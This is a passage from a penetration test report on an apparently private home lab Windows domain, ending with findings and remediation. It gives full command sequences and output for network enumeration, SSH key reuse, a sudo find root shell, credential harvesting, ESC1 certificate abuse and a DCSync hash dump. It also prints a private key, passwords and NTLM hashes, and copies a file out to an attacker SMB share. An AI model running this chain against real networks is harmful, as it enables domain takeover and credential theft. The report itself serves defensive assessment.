ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : PC02
   Primary Dns Suffix  . . . . . . . : homelab.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : homelab.local
                                       home.arpa

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : home.arpa
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-DA-0B-CB
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::9746:357e:c5a5:13d3%3(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.102(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Tuesday, December 30, 2025 9:49:30 AM
   Lease Expires . . . . . . . . . . : Tuesday, December 30, 2025 4:49:07 PM
   Default Gateway . . . . . . . . . : 192.168.1.1
   DHCP Server . . . . . . . . . . . : 192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 50855975
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-30-C0-27-F2-08-00-27-DA-0B-CB
   DNS Servers . . . . . . . . . . . : 192.168.1.100
   NetBIOS over Tcpip. . . . . . . . : Enabled

C:\temp>
```

We then queried the Active Directory database for a list of all objects in the Domain Controllers group.

```
C:\temp> net group "domain controllers" /domain
```

```
C:\temp>net group "domain controllers" /domain
net group "domain controllers" /domain
The request will be processed at a domain controller for domain homelab.local.

Group name     Domain Controllers
Comment        All domain controllers in the domain

Members

-------------------------------------------------------------------------------
DC01$
The command completed successfully.
```

We confirmed the IP address of the identified machine with nslookup.

```
C:\temp> nslookup DC01
```

```
C:\temp>nslookup DC01
nslookup DC01
Server:  UnKnown
Address:  192.168.1.100

Name:    DC01.homelab.local
Address:  192.168.1.100


C:\temp>
```

We then ran a second query to retrieve the objects in the Domain Computers group.

```
C:\temp> net group "domain computers" /domain
```

```
C:\temp>net group "domain computers" /domain
net group "domain computers" /domain
The request will be processed at a domain controller for domain homelab.local.

Group name     Domain Computers
Comment        All workstations and servers joined to the domain

Members

-------------------------------------------------------------------------------
PC01$                    PC02$
The command completed successfully.


C:\temp>
```

We noticed that there were two computers in the group. We retrieved only PC01's IP address as the IP information of PC02 was already obtained.

```
C:\temp> nslookup PC01
```

```
C:\temp>nslookup PC01
nslookup PC01
Server:  UnKnown
Address:  192.168.1.100

Name:    PC01.homelab.local
Address:  192.168.1.101


C:\temp>
```

To identify non-domain joined machines, we ran a ping sweep for the IP range of 192.168.1.1-254.

```
C:\temp> for /L %i in (1,1,254) do @ping -n 1 192.168.1.%i | find "TTL="
```

```
C:\temp>for /L %i in (1,1,254) do @ping -n 1 192.168.1.%i | find "TTL="
for /L %i in (1,1,254) do @ping -n 1 192.168.1.%i | find "TTL="
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=128
Reply from 192.168.1.102: bytes=32 time<1ms TTL=128
Reply from 192.168.1.201: bytes=32 time<1ms TTL=64

C:\temp>
```

One additional host was discovered through this method (192.168.1.201).

We ran a TCP connect scan with Nmap against the host at 192.168.1.201 to enumerate its open ports. We sent our scan through our tunnel using the proxychains tool.

```
C:\temp> sudo proxychains nmap -Pn -sT -sC -sV 192.168.1.201 --top-ports=20
```

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
└─$ sudo proxychains nmap -Pn -sT -sC -sV 192.168.1.201 --top-ports=20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-30 19:00 EST
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.1.201:80 ←—socket error or timeout!
```

```
PORT     STATE  SERVICE       VERSION
21/tcp   closed ftp
22/tcp   open   ssh           OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e7:86:c4:14:4e:bf:e8:6a:49:03:15:fb:60:6a:25:26 (ECDSA)
|_  256 33:bd:53:bc:90:e3:f8:2c:31:07:ef:7c:c4:03:b2:fb (ED25519)
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   closed http
110/tcp  closed pop3
111/tcp  closed rpcbind
135/tcp  closed msrpc
139/tcp  closed netbios-ssn
143/tcp  closed imap
443/tcp  closed https
445/tcp  closed microsoft-ds
993/tcp  closed imaps
995/tcp  closed pop3s
1723/tcp closed pptp
3306/tcp closed mysql
3389/tcp closed ms-wbt-server
5900/tcp closed vnc
8080/tcp closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

From the results, we noticed that the host is a Linux machine and that OpenSSH is listening on port 22.

We then ran a TCP connect scan through the tunnel against PC01, checking for commonly open ports on Windows.

```
C:\temp> sudo proxychains nmap -Pn -sT -sC -sV 192.168.1.101 -p
53,135,139,389,445,464,593,636,3389,5985
```

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
└─$ sudo proxychains nmap -Pn -sT -sC -sV 192.168.1.101 -p 53,135,139,389,445,464,593,636,3389,5985
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-30 19:09 EST
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.1.101:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.1.101:3389 ←—socket error or timeout!
```

```
PORT     STATE  SERVICE        VERSION
53/tcp   closed domain
135/tcp  open   msrpc          Microsoft Windows RPC
139/tcp  closed netbios-ssn
389/tcp  closed ldap
445/tcp  closed microsoft-ds
464/tcp  closed kpasswd5
593/tcp  closed http-rpc-epmap
636/tcp  closed ldapssl
3389/tcp closed ms-wbt-server
5985/tcp open   http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We noticed that the Windows Remote Management port was open.

4.5 Lateral Movement to PC03

Vulnerability Explanation: An SSH private key was found on PC02 and led to lateral movement to PC03.

Steps to Reproduce the Attack: After enumerating the files on PC02, we found a folder called "SecretFolder" on the root of the C: drive. We listed its contents from our reverse shell connection and found an SSH private key.

```
C:\temp> dir C:\
```

```
C:\temp>dir C:\
dir C:\
 Volume in drive C has no label.
 Volume Serial Number is 5435-B381

 Directory of C:\

12/28/2025  09:34 AM    <DIR>          calcService
12/02/2025  07:43 PM    <DIR>          inetpub
11/05/2022  11:03 AM    <DIR>          PerfLogs
12/27/2025  04:10 PM    <DIR>          Program Files
12/27/2025  12:08 PM    <DIR>          Program Files (x86)
12/28/2025  09:25 AM    <DIR>          SecretFolder
12/27/2025  11:35 AM    <DIR>          SQL2019
12/30/2025  02:22 PM    <DIR>          temp
12/27/2025  08:28 PM    <DIR>          Users
12/27/2025  01:16 PM    <DIR>          Windows
               0 File(s)              0 bytes
              10 Dir(s)  29,381,853,184 bytes free

C:\temp>
```

```
C:\temp> dir \SecretFolder\
```

```
C:\temp>dir \SecretFolder\
dir \SecretFolder\
 Volume in drive C has no label.
 Volume Serial Number is 5435-B381

 Directory of C:\SecretFolder

12/28/2025  09:25 AM    <DIR>          .
12/28/2025  09:25 AM    <DIR>          ..
12/28/2025  08:47 AM               399 key
               1 File(s)            399 bytes
               2 Dir(s)  29,377,724,416 bytes free

C:\temp>
```


```
C:\temp> type \secretfolder\key
```

```
C:\temp>type \secretfolder\key
type \secretfolder\key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCoZxJXJ8Pblgitet8rCm3sUe4sYqa5jy2VtuVX5IUadAAAAJDwYzsg8GM7
IAAAAAtzc2gtZWQyNTUxOQAAACCoZxJXJ8Pblgitet8rCm3sUe4sYqa5jy2VtuVX5IUadA
AAAECSeHs91EE6U9RgvGeEnH4Dhu0Mke8PG3Wm9D6Zt1UMi6hnElcnw9uWCK163ysKbexR
7ixiprmPLZW25VfkhRp0AAAADHJpY2hhcmRAUEMwMwE=
-----END OPENSSH PRIVATE KEY-----
```

At this point in the assessment, we did not know the username associated with the key.

We transferred the key to our attack machine. This was done by hosting an SMB server from our Kali Linux machine and uploading the file using the established session on PC02.

```
└─$ impacket-smbserver -smb2support fake . -username user -password pass
```




```
C:\temp>net use \\10.0.2.4\fake /user:user pass

C:\temp>copy C:\secretfolder\key \\10.0.2.4\fake
```

```
C:\temp>net use \\10.0.2.4\fake /user:user pass
net use \\10.0.2.4\fake /user:user pass
The command completed successfully.


C:\temp>copy C:\secretfolder\key \\10.0.2.4\fake
copy C:\secretfolder\key \\10.0.2.4\fake
        1 file(s) copied.

C:\temp>
```

We then queried the Active Directory database for a list of users on the domain.

```
C:\temp> net users /domain
```

```
C:\temp>net users /domain
net users /domain
The request will be processed at a domain controller for domain homelab.local.


User accounts for \\DC01.homelab.local

-------------------------------------------------------------------------------
acole                    Administrator            drowe
emercer                  Guest                    krbtgt
lhartman                 mellison                 rsmith
tblake
The command completed with one or more errors.
```

We ran the following query for every domain user to collect a list of first and last names.

```
C:\temp> net user emercer /domain
```

```
C:\temp>net user emercer /domain
net user emercer /domain
The request will be processed at a domain controller for domain homelab.local.

User name                    emercer
Full Name                    Evan Mercer
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/3/2025 8:03:06 PM
Password expires             1/14/2026 8:03:06 PM
Password changeable          12/4/2025 8:03:06 PM
Password required            Yes
User may change password     Yes
```

After trial and error, we discovered that the first name of domain user Richard Smith was the username associated with the private SSH key, allowing us to establish an SSH session on PC03.

```
└─$ proxychains ssh richard@192.168.1.201 -i key
```

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
└─$ proxychains ssh richard@192.168.1.201 -i key
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.1.201:22  ...  OK
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

151 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Tue Dec 30 18:52:37 2025 from 192.168.1.102
richard@PC03:~$
```

4.6 PC03 Privilege Escalation

Vulnerability Explanation: Insecure sudo permissions assigned to user Richard on machine PC03 led to local privilege escalation.

Steps to Reproduce the Attack: We began by enumerating the user's privileges from our SSH session and noticed that we could run the "find" binary with sudo:

```
richard@PC03:~$ sudo -l
```

```
Last login: Tue Dec 30 18:52:37 2025 from 192.168.1.102
richard@PC03:~$ sudo -l
Matching Defaults entries for richard on PC03:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User richard may run the following commands on PC03:
    (ALL) NOPASSWD: /usr/bin/find
richard@PC03:~$
```

We executed the binary and used the -exec flag in our command to launch an elevated shell.

```
richard@PC03:~$ sudo /usr/bin/find . -exec /bin/sh -p \; -quit
```

```
richard@PC03:~$ sudo /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
#
```

4.7 Lateral Movement to PC01

Vulnerability Explanation: Leftover cleartext credentials were found in a Windows unattended setup configuration file on machine PC02 which allowed for a remote connection to machine PC01.

Steps to Reproduce the Attack: After enumerating common locations for cleartext credentials, we found domain credentials in the “unattend.xml” file located at C:\Windows\Panther.

```
C:\temp> dir C:\windows\panther
```


```
C:\temp>dir C:\windows\panther
dir C:\windows\panther
 Volume in drive C has no label.
 Volume Serial Number is 5435-B381

 Directory of C:\windows\panther

12/30/2025  05:08 PM    <DIR>          .
12/30/2025  05:08 PM    <DIR>          ..
12/28/2025  10:04 AM             4,499 Unattend.xml
12/28/2025  04:38 PM    <DIR>          UnattendGC
               1 File(s)          4,499 bytes
               3 Dir(s)  29,359,071,232 bytes free

C:\temp>
```

```
C:\temp> type C:\windows\panther\unattend.xml
```

```
<component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language=
"neutral" versionScope="nonSxS" xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema
-instance">
                        <AutoLogon>
                                <Password>
                                        <Value>SilentComet332</Value>
                                        <PlainText>true</PlainText>
                                </Password>
                                <Enabled>true</Enabled>
                                <LogonCount>1</LogonCount>
                                <Username>tblake</Username>
                        </AutoLogon>
                        <OOBE>
```

Using the newly obtained credentials, we obtained a remote session on PC01 with WinRM.

```
└─$ proxychains evil-winrm -u tblake -p SilentComet332 -i 192.168.1.101
```




4.8 Domain Privilege Escalation


Vulnerability Explanation: Domain credentials of a user possessing rights to enroll in a misconfigured certificate template were found on PC01**.** These credentials were used to request and obtain a certificate as the domain administrator.

Steps to Reproduce the Attack: Using our remote session on PC01, we found the cleartext credentials of user “lhartman” in a PowerShell backup script.

```
*Evil-WinRM* PS C:\Users\tblake\Documents> dir
```




```
*Evil-WinRM* PS C:\Users\tblake\Documents> type backup.ps1
```



We enumerated the domain for any misconfigured certificate templates.

```
└─$ proxychains certipy-ad find -u lhartman -p BrightGrove187 -dc-ip 192.168.1.100 -target
homelab.local -enabled -vulnerable -stdout
```

```
Certificate Templates
  0
    Template Name                       : user_enroll
    Display Name                        : user_enroll
    Certificate Authorities             : homelab-DC01-CA-1
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : HOMELAB.LOCAL\Lucas Hartman
                                          HOMELAB.LOCAL\Domain Admins
                                          HOMELAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : HOMELAB.LOCAL\Administrator
        Write Owner Principals          : HOMELAB.LOCAL\Domain Admins
                                          HOMELAB.LOCAL\Enterprise Admins
                                          HOMELAB.LOCAL\Administrator
        Write Dacl Principals           : HOMELAB.LOCAL\Domain Admins
                                          HOMELAB.LOCAL\Enterprise Admins
                                          HOMELAB.LOCAL\Administrator
        Write Property Principals       : HOMELAB.LOCAL\Domain Admins
                                          HOMELAB.LOCAL\Enterprise Admins
                                          HOMELAB.LOCAL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'HOMELAB.LOCAL\\Lucas Hartman' can enroll, enrollee supplies subject and template allows clien
t authentication
```

We noticed that user Lucas Hartman was allowed to enroll to a template vulnerable to ESC1. This meant that we could specify any user UPN we wanted while enrolling.

For the attack, we first needed the Domain Administrator's SID. We used our WinRM session on PC01 to retrieve the SID of user "tblake".

```
*Evil-WinRM* PS C:\Users\tblake\Documents> whoami /user
```

```
*Evil-WinRM* PS C:\Users\tblake\Documents> whoami /user

USER INFORMATION
----------------

User Name      SID
============== =============================================
homelab\tblake S-1-5-21-760409059-607452370-2393216735-1109
*Evil-WinRM* PS C:\Users\tblake\Documents>
```

Since the RID of the built-in Domain Administrator account is always 500, we obtained the Domain Administrator SID by replacing the last digits of Tristan Blake's SID with 500.

We used the credentials of user "tblake" to enroll in the vulnerable certificate template while specifying the Domain Administrator's UPN and SID.

```
└─$ proxychains certipy-ad req -u 'lhartman@homelab.local' -p 'BrightGrove187' -dc-ip
192.168.1.100 -target 'HOMELAB.LOCAL' -ca 'homelab-DC01-CA-1' -template 'user_enroll' -upn
'administrator@homelab.local' -sid 'S-1-5-21-760409059-607452370-2393216735-500'
```

```
kali@kali-vm:...nario2/report   kali@kali-vm:...nario2/report   ...   kali@kali-vm:...nario2/report   kali@kali-vm:...nario2/report

┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
└─$ proxychains certipy-ad req -u 'lhartman@homelab.local' -p 'BrightGrove187' -dc-ip 192.168.1.100 -target 'HOMELAB.LOCAL' -ca 'homelab-
DC01-CA-1' -template 'user_enroll' -upn 'administrator@homelab.local' -sid 'S-1-5-21-760409059-607452370-2393216735-500'

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  HOMELAB.LOCAL:445  ...  OK
[*] Successfully requested certificate
[*] Request ID is 14
[*] Got certificate with UPN 'administrator@homelab.local'
[*] Certificate object SID is 'S-1-5-21-760409059-607452370-2393216735-500'
[*] Saved certificate and private key to 'administrator.pfx'
```

We requested a TGT using the generated certificate file from the previous command and extracted the NTLM hash from it. This was done with the certificate abuse tool “Certipy”.

```
└─$ sudo date -s "2026-01-01 21:27:00" && proxychains certipy-ad auth -pfx administrator.pfx -
dc-ip 192.168.1.100
```

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
└─$ sudo date -s "2026-01-01 21:27:00" && proxychains certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.1.100
Thu 01 Jan 2026 09:27:00 PM EST
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@homelab.local
[*] Trying to get TGT...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.1.100:88  ...  OK
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.1.100:88  ...  OK
[*] Got hash for 'administrator@homelab.local': aad3b435b51404eeaad3b435b51404ee:7a1328a715587d6330ea46c154236a76
```

4.9 Post Exploitation

We were able to perform a DCSync attack using the domain administrator’s hash and steal the NTLM hashes of each user account on the domain.

```
└─$ proxychains impacket-secretsdump -hashes ':7a1328a715587d6330ea46c154236a76'
administrator@192.168.1.100
```

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
└─$ proxychains impacket-secretsdump -hashes ':7a1328a715587d6330ea46c154236a76' administrator@192.168.1.100
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.1.100:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xb94a181ab1a76e3987bf37eda94892eb
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.1.100:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.1.100:49677  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7a1328a715587d6330ea46c154236a76:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9d5726a9d8c20b810c5d4b50085988a7:::
homelab.local\emercer:1105:aad3b435b51404eeaad3b435b51404ee:73158803367587cf53613e2b44730ac9:::
homelab.local\drowe:1106:aad3b435b51404eeaad3b435b51404ee:398767ca0c522d8b6ffd2f75af9e07c1:::
homelab.local\lhartman:1107:aad3b435b51404eeaad3b435b51404ee:91179c6e4ac763a718c47c9197028748:::
homelab.local\mellison:1108:aad3b435b51404eeaad3b435b51404ee:07d0bb53ace665142310bc4aa03673d8:::
homelab.local\tblake:1109:aad3b435b51404eeaad3b435b51404ee:8504ea30c3c8db9b0dc9fec8521a4645:::
homelab.local\acole:1110:aad3b435b51404eeaad3b435b51404ee:5dee859a2a944fda071589b13b380f8e:::
homelab.local\rsmith:1112:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:f6a22b68381dd828e2f010e2e3b4966f:::
PC02$:1103:aad3b435b51404eeaad3b435b51404ee:38f5777279b95522338841b92fdc743b:::
PC01$:1111:aad3b435b51404eeaad3b435b51404ee:ae21b6e635e66b75945e83151e773e08:::
[*] Kerberos keys grabbed
```

5. Findings and Remediation

Finding 1: Multiple vulnerabilities identified on the externally facing web server.

Severity: Critical

Affected system(s): Entire network

Description: The external web server contained an input validation misconfiguration that led to SQL injection and allowed for the execution of arbitrary commands on the underlying host.

Impact: By abusing this vulnerability, attackers can obtain a foothold on the internal network. This can lead to privilege escalation, lateral movement and full network compromise.

Remediation:

- Sanitize any user input before it is interpreted by the web application
- Disable dangerous SQL Server stored procedures such as xp_cmdshell
- Use a dedicated low privilege database account for externally facing web applications

Finding 2: Dangerous Privileges Assigned to a Service Account Led to Privilege Escalation

Severity: High

Affected system(s): PC02

Description: Windows often assigns dangerous rights to service accounts by default. These privileges are often not needed for the services to function correctly. In this assessment, the "SeImpersonatePrivilege" was enabled on the SQL service account and allowed privilege escalation.

Impact: Allows attackers to potentially escalate their privileges once they gain access to a low-privilege service account.

Remediation:

- Audit service account permissions regularly
- Use the principle of least privilege for all accounts on the network
- Remove dangerous unused privileges from service accounts

Finding 3: A Leftover Private SSH Key was Found, Allowing Low-Privilege Access to PC03

Severity: High

Affected system(s): PC03

Description: Valid SSH private keys allow attackers to establish a remote command line session to a host if they obtain the key and corresponding username. During the assessment, only a private key was found. The username was subsequently obtained after enumerating first and last names of domain users.

Impact: Can allow attackers to move laterally and escalate their privileges on the network.

Remediation:

- Audit private key locations
- Enforce proper SSH key management
- Restrict/Monitor SSH connections to hosts on the network

Finding 4: Low-Privilege User Allowed to Execute find via Sudo

Severity: High

Affected system(s): PC03

Description: A low-privilege user on PC03 was permitted to run a binary as sudo without a password. Some binaries allow users to break out of their intended usage and abuse the sudo privilege.

Impact: Allows attackers to escalate their privileges once they gain access to a low-privilege user account. This grants them full control over the compromised host.

Remediation:

- Restrict sudo permissions to unprivileged users
- Use controlled scripts when privileged actions need to be performed by regular users
- Audit sudo rules regularly to reduce the attack surface

Finding 5: Cleartext Credentials Found Within Local Files on Internal Hosts

Severity: High

Affected system(s): PC01 & PC02

Description: Cleartext credentials were found in files on hosts PC01 and PC02. Attackers often look for credentials in files after gaining access to a host. These credentials can be located in text files, scripts, configuration files, installation files or any file containing text.

Impact: Access to credentials can lead to lateral movement and privilege escalation. In this engagement, the presence of cleartext credentials first led to lateral movement and then to domain privilege escalation.

Remediation:

- Remove all cleartext credentials from files on the network
- Instruct users on the safe storage of passwords
- Audit resources regularly for the presence of misplaced credentials

Finding 6: Insecure Certificate Template Allowed for Domain User Impersonation

Severity: High

Affected system(s): Domain

Description: Misconfigured certificate templates can potentially allow users with enrollment rights to request certificates that impersonate privileged accounts. In this assessment, the “user_enroll” template allowed for Domain Administrator impersonation.

Impact: Attackers can impersonate a privileged domain user and gain unrestricted access to the domain.

Remediation:

- Restrict enrollment permissions on certificate templates
- Audit certificate templates regularly for misconfigurations

6. Conclusion

